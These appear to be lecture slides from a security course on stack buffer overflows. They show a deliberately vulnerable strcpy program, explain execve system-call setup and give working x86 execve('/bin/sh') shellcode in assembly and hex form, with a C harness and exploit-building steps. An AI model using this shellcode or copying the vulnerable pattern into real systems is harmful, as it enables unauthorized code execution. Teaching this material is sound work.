
← %esp

Frame teardown—2

```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}
```

Dump of assembler code for function main:

```
0x080483e4 <+0>: push  %ebp
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0x080483ff <+27>: leave
0x08048400 <+28>: ret
```




%ebp = AAAA

leave
1. mov %ebp,%esp
2. pop %ebp

Frame teardown—3

```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}
```



Dump of assembler code for function main:

```
0x080483e4 <+0>: push    %ebp
0x080483e5 <+1>: mov     %esp,%ebp
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0x080483ed <+9>: mov    4(%eax),%eax
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0x080483f4 <+16>: lea    -64(%ebp),%eax
0x080483f7 <+19>: mov    %eax,(%esp)
0x080483fa <+22>: call   0x8048300 <strcpy@plt>
0x080483ff <+27>: leave 
0x08048400 <+28>: ret
```

%eip = 0xDEADBEEF
(probably crash)


Agenda

Control Flow Hijacks



Common Hijacking Methods

- Buffer Overflows
- Exploits (shell code) Construction




Shellcode


Traditionally, we inject assembly instructions for `exec("/bin/sh")` into buffer.

- see “*Smashing the stack for fun and profit*” for exact string

```
...
0x080483fa <+22>: call 0x8048300 <strcpy@plt>
0x080483ff <+27>: leave
0x08048400 <+28>: ret
```



Mixed code and data



Executing system calls

```
1 #include <unistd.h>
2 void main(int argc, char **argv) {
3     execve("/bin/sh", NULL, NULL);
4     exit(0);
5 }
```

int execve(char *file, char *argv[], char *env[])

- file is name of program to be executed ``/bin/sh''
- argv is address of null-terminated argument array {``/bin/sh'', NULL }
- env is address of null-terminated environment array NULL (0)

Executing system calls

```
execve("/bin/sh", 0, 0);
```

1. Put syscall number in **eax**
2. Set up arg 1 in **ebx**, arg 2 in **ecx**,
arg 3 in **edx**
3. Call **int 0x80***
4. System call runs. Result in **eax**

* using sysenter is faster, but this is the traditional explanation

Executing system calls

```
execve("/bin/sh", 0, 0);
```

1. Put syscall number in **eax**
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execve is
0xb

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Executing system calls

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execve("/bin/sh", 0, 0);
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2. Set up arg 1 in **ebx**, arg 2 in **ecx**,
arg 3 in **edx**
3. Call **int 0x80***
4. System call runs. Result in **eax**

execve is
0xb

"/bin/sh" in ebx,
0 in ecx, edx

* using sysenter is faster, but this is the traditional explanation

Executing system calls

```
execve("/bin/sh", 0, 0);
```

1. Put syscall number in **eax**
2. Set up arg 1 in **ebx**, arg 2 in **ecx**,
arg 3 in **edx**
3. Call int **0x80***
4. System call runs. Result in **eax**, 0 in **ecx**, **edx**

execve is
0xb

addr of "/bin/sh"
in ebx,
0 in ecx, edx

* using sysenter is faster, but this is the traditional explanation

Shellcode example

```
xor ecx, ecx  
mul ecx  
push ecx  
push 0x68732f2f  
push 0x6e69622f  
mov ebx, esp  
mov al, 0xb  
int 0x80
```

Shellcode

```
"\x31\xc9\xf7\xe1\x51\x68\x2f\x2f"  
"\x73\x68\x68\x2f\x62\x69\x6e\x89"  
"\xe3\xb0\x0b\xcd\x80";
```

Executable String

Shellcode example

```
xor ecx, ecx  
mul ecx  
push ecx  
push 0x68732f2f  
push 0x6e69622f  
mov ebx, esp  
mov al, 0xb  
int 0x80
```

Shellcode

Notice no NULL
chars. Why?

```
"\x31\xc9\xf7\xe1\x51\x68\x2f\x2f"  
"\x73\x68\x68\x2f\x62\x69\x6e\x89"  
"\xe3\xb0\x0b\xcd\x80";
```

Executable String

Program Example

```
#include <stdio.h>
#include <string.h>

char code[] = "\x31\xc9\xf7\xe1\x51\x68\x2f\x2f"
              "\x73\x68\x68\x2f\x62\x69\x6e\x89"
              "\xe3\xb0\x0b\xcd\x80";

int main(int argc, char **argv)
{
    printf ("Shellcode length : %d bytes\n", strlen (code));
    int(*f)()=(int(*)())code;
    f();
}
```

```
$ gcc -o shellcode -fno-stack-protector
      -z execstack shellcode.c
```

Execution

```
xor ecx, ecx  
mul ecx  
push ecx  
push 0x68732f2f  
push 0x6e69622f  
mov ebx, esp  
mov al, 0xb  
int 0x80
```

Shellcode

ebx	esp
ecx	0
eax	0x0b

Registers

0x0
0x68
0x73
0x2f
0x2f
0x6e
0x69
0x62
0x2f

esp →

Execution

```
xor ecx, ecx  
mul ecx  
push ecx  
push 0x68732f2f  
push 0x6e69622f  
mov ebx, esp  
mov al, 0xb  
int 0x80
```

Shellcode

ebx	esp
ecx	0
eax	0x0b

Registers

0x0	0x0
0x68	h
0x73	s
0x2f	/
0x2f	/
0x6e	n
0x69	i
0x62	b
0x2f	/

esp →

Recap

To generate ***exploit*** for a basic buffer overflow:

1. Determine size of **stack frame up to return addr**
2. Overflow buffer with the right size
3. Replace return address with the location of the code you want to run (e.g., shellcode)

